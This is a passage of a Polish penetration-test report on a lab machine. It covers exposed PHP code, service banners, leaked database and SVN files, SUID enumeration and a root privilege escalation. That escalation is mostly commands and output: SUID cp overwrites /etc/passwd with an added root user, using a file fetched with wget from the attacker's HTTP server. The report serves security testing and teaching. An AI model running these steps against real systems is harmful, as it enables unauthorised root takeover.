W kodzie źródłowym strony internetowej (Rys. 19) widoczny był zakomentowany skrypt napisany w języku .php świadczący jak ma zachować się formularz logowania po podaniu hasła oraz loginu, w zależności od wartości tych dwóch zmiennych.

<http://192.168.1.4/index.php>

Kod 11 – Jeden z podanych adresów url

```
<!--
if (isset($_POST['log'])) {
$username = mysqli_real_escape_string($dbcon, $_POST['username']);
$password = mysqli_real_escape_string($dbcon, $_POST['password']);
$sql = "SELECT * FROM admin WHERE username = '$username'";
$result = mysqli_query($dbcon, $sql);
$rows = mysqli_num_rows($result);
$row = mysqli_fetch_assoc($result);

if ($rows == 1 && password_verify($password, $row['password'])) {
$_SESSION['username'] = $username;
header("location: admin.php");
} elseif ($rows == 1) {
echo "incorrect password";
} else {
echo "incorrect details";
}
-->
```

Rys. 19- Zakomentowany kod aplikacji webowej

Serwer udostępnia informacje o dostępnych kluczach publicznych, sposobach ich szyfrowania oraz dokładnej wersji protokołu. Informacje te mogą zostać wykorzystane do ataku.

```
22/tcp open ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|  2048 50:72:24:83:f3:59:b0:26:ae:43:9b:4f:c6:30:91:eb (RSA)
|  256 40:79:48:ad:07:56:e4:ad:c7:a0:6b:f9:43:c6:56:71 (ECDSA)
|_ 256 6f:46:f1:b9:c2:d9:eb:e1:4b:f9:73:60:de:d4:1f:ff (ED25519)
```

Kod 12. Widoczne klucze ssh

Usługa Apache udostępnia szczegółowe informacje o wersji usługi.



```
80/tcp open  http  Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
```


Kod 13. Szczegółowe informacje o wersji usługi

Usługa obsługi drukarek również udostępnia informacje o wersji oraz zawiera potencjalnie ryzykowną metodę http – PUT.

```
631/tcp open ipp  CUPS 2.2
| http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Home - CUPS 2.2.10
| http-methods:
|_ Potentially risky methods: PUT
|_ http-server-header: CUPS/2.2 IPP/2.1
```

Kod 14. Szczegółowe informacje o usłudze drukarek

Podatność enumeracji plików oraz katalogów pozwoliła uzyskać informację o pliku „index.php.bak”, w którym znajdował się kod wraz z adresem url (**Error! Reference source not found.**).



```
(kali@kali)-[~/Pobrane]
$ cat index.php.bak
TO JEST STRASZNY KOD - ZARAPORTUJ TO!
https://tinyurl.com/2fcpre6
```

Rys. 23 - Kod znaleziony w pliku index.php.bak

Widoczny w kodzie odnośnik (<https://tinyurl.com/2fcpre6>) jest skróconym adresem dla: <https://www.youtube.com/watch?v=dQw4w9WgXcQ>, który ma na celu zrickrollować osobę otwierającą ów link.

Wykorzystano możliwość enumeracji również przy pomocy programu Nikto. Dostarczył on informacji o dostępnej bazie danych:

```
http://192.168.1.4/db.sql
```

Kod 15 - Adres url z dostępną bazą danych




W bazie dostępna była jej struktura bez żadnych wartości, nie mniej informacja o strukturze potrafi dostarczyć wielu ciekawych informacji.

Program Nikto wskazał również dostępną bazę danych dla systemu wersjonowania svn.

`http://192.168.1.4/.svn/wc.db`

Kod 16 - Adres url z dostępną bazą danych svn

W tym przypadku można było znaleźć wartości a nie tylko samą jej strukturę. Znalezione adres do repozytorium znajdującego się w serwisie github.




Rys. 24 - Baza danych svn z linkiem do repozytorium

Adres prowadzi do repozytorium w serwisie github, w którym dostępny jest język programowania zainspirowany kwestiami z filmów gdzie występował Arnold Schwarzenegger.

W jednym z dostępnych plików na serwerze widoczne były szczegółowe informacje o systemie i aplikacji webowej. Z uprawnieniami jakiego użytkownika uruchomiono aplikację o konfiguracja serwera.





Rys. 25 - Informacje dostępne w pliku "phpinfo.php"

Configuration apache2handler	
Apache Version	Apache/2.4.38 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

Rys. 26 - Informacje dostępne w pliku "phpinfo.php" cd.

Opis rekomendacji

W tym przypadku można wykonać następujące kroki:

- metatagu noindex lub nagłówek odpowiedzi,
- zabezpieczenie hasłem,
- usunięcie plików.



9.13. Zła konfiguracja uprawnień do programów (wysokie)

AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N (6.5)

Opis podatności


Zła konfiguracja odnosi się do SUID (Set User ID). Jest to rodzaj uprawnienia, które jest nadawane plikowi i pozwala użytkownikom na wykonanie pliku z uprawnieniami jego właściciela. Istnieje wiele powodów, dla których pliki binarne Linuksa mogą mieć ustawione tego typu uprawnienia. Na przykład narzędzie ping wymaga uprawnień root'a, aby otworzyć gniazdo sieciowe, ale musi być wykonywane także przez zwykłych użytkowników, aby sprawdzić połączenie z innymi hostami.

Opis wykrytej podatności

Po zdobyciu dostępu do maszyny ofiary wykonano polecenie pozwalające sprawdzić czy jakiś program ma ustawioną flagę SUID. Lista okazała się dosyć pokaźna to może pozwolić na eskalację uprawnień na różne sposoby. Sposoby te można znaleźć pod tym adresem: <https://gtfobins.github.io/>.

```
find / -perm -4000 2>/dev/null
```

Kod 17 - Kod sprawdzający uprawnienia SUID w środowisku



```
$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/telnetlogin
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/sudo
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/cp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/su
/usr/bin/pkexec
```

Rys. 27 - Lista programów z ustawioną flagą SUID

Opis rekomendacji

Kluczowym aspektem naprawy tej podatności jest przydzielanie odpowiednich ograniczeń uprawnień na konkretne pliki. W przypadku najbardziej znaczących plików zawierających dane krytyczne z perspektywy funkcjonowania systemu teleinformatycznego, dostęp powinien być ustawiony wyłącznie dla najwyższego użytkownika (root). W przypadku gdy mowa o plikach wykonywalnych, należy w miarę możliwości unikać przydzielania SUID lub GUID (Set User/Group ID), ponieważ akcja ta również wzmaga potencjalną eskalację uprawnień i możliwość wglądu do danych, które nie powinny być możliwe do odczytu.

9.14. **Możliwość eskalacji uprawnień do użytkownika do root'a** **(krytyczne)**

CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H (8.0)

Opis podatności

Eskalacja uprawnień do użytkownika posiadającego najwyższe uprawnienia w systemie prowadzi do całkowitej kompromitacji maszyny ze względu na to, że użytkownik taki może wykonać dowolną akcję.

Opis wykrytej podatności

Uzyskując powłokę odwrotną na maszynie przez wykorzystanie podatności możliwości wykonania zdalnego kodu wykorzystano złą konfigurację programu *cp*. Skopiowano plik */etc/passwd* zawierający listę użytkowników serwera wraz z informacjami m.in. o ich uprawnieniach na maszynę atakującego. Edytowano plik dodając kolejnego użytkownika wraz ze znanym hashem. Plik ponownie przesłano na maszynę ofiary oraz zastąpiono plik oryginalny. Za pomocą programu *su* zmieniono użytkownika na nowego użytkownika z uprawnieniami użytkownika root. Ostatecznie odczytano flagę znajdującą się w folderze */root*.


```
$ ls -la /usr/bin/cp
-rwsr-xr-x 1 root root 146880 Feb 28 2019 /usr/bin/cp
$
```

Rys. 28 - Uprawnienia na programie *cp*



```
$ pwd
/var/www/html/upload
$ cp /etc/passwd .
$ ls
exploit.php
linpeas.sh
passwd
rev.php
shell.php
test-file-1
$
```

Rys. 29 - Skopiowanie pliku passwd do folderu upload



Rys. 30 - Pobranie pliku passwd na maszynę atakującego

```
# sudo openssl passwd -1 -salt ignite pass123
$1$ignite$3eTbJm9809Hz.k1NTdNxe1
```

Rys. 31 - Wygenerowanie hash'a dla nowego użytkownika, który zostanie dodany do pliku passwd



```
*~/Pobrane/passwd - Mousepad
Plik  Edycja  Wyszukiwanie  Widok  Dokument  Pomoc

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
25 student:x:1000:1000:student,,,:/home/student:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
27 ntp:x:106:112::/nonexistent:/usr/sbin/nologin
28 mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
29 telnetd:x:108:115::/nonexistent:/usr/sbin/nologin
30 avahi:x:109:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
31 saned:x:110:118::/var/lib/saned:/usr/sbin/nologin
32 colord:x:111:119:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
33 proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
34 ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
35 michal:x:1001:1001::/home/michal:/bin/sh
36 tomek:$1ignite$3eTbJm9809Hz.k1NTdNxel0:0:root:/root:/bin/bash
```

Rys. 32 - Dodanie do pliku passwd użytkownika tomek z haszem i wysokimi uprawnieniami

```
(kali㉿kali)-[~/Pobrane]
$ sudo python3 -m http.server 88
[sudo] hasło użytkownika kali:
Serving HTTP on 0.0.0.0 port 88 (http://0.0.0.0:88/) ...
```

Rys. 33 - Wystawienie pliku passwd do pobrania na maszynę ofiary





```
$ wget http://10.8.0.84:88/passwd
--2022-06-07 21:45:05-- http://10.8.0.84:88/passwd
Connecting to 10.8.0.84:88 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1966 (1.9K) [application/octet-stream]
Saving to: 'passwd'

0K .
2022-06-07 21:45:05 (42.5 KB/s) - 'passwd' saved [1966/1966]
```

Rys. 34 - Pobranie pliku passwd na maszynę ofiary

```
(kali@kali)-[~/Pobrane]
$ sudo python3 -m http.server 88
[sudo] hasło użytkownika kali:
Serving HTTP on 0.0.0.0 port 88 (http://0.0.0.0:88/) ...
192.168.1.4 - - [07/Jun/2022 20:13:09] "GET /passwd HTTP/1.1" 200 -
```

Rys. 35 - Pobranie pliku passwd na maszynę ofiary cd.

```
$ cp passwd /etc/passwd
$ tail /etc/passwd
ntp:x:106:112::/nonexistent:/usr/sbin/nologin
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
telnetd:x:108:115::/nonexistent:/usr/sbin/nologin
avahi:x:109:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:110:118::/var/lib/saned:/usr/sbin/nologin
colord:x:111:119:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
michal:x:1001:1001::/home/michal:/bin/sh
tomek:$1$ignite$3eTbJm9809Hz.k1NTdNxe1:0:0:root:/root:/bin/bash$
```

Rys. 36 - Zamiana pliku passwd z oryginalnego na plik spreparowany





```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ su tomek
Password: pass123
whoami
root
id
uid=0(root) gid=0(root) grupy=0(root)
```

Rys. 37 - Eskalacja uprawnień z użyciem programu su

```
cat flag
FLAG
You talking to me?
```

Rys. 38 - Odczytanie flagi w z pliku /root/flag

Opis rekomendacji

Wykorzystanie tej podatności jest powiązane ze złą konfiguracją uprawnień na plikach opisaną w 0.

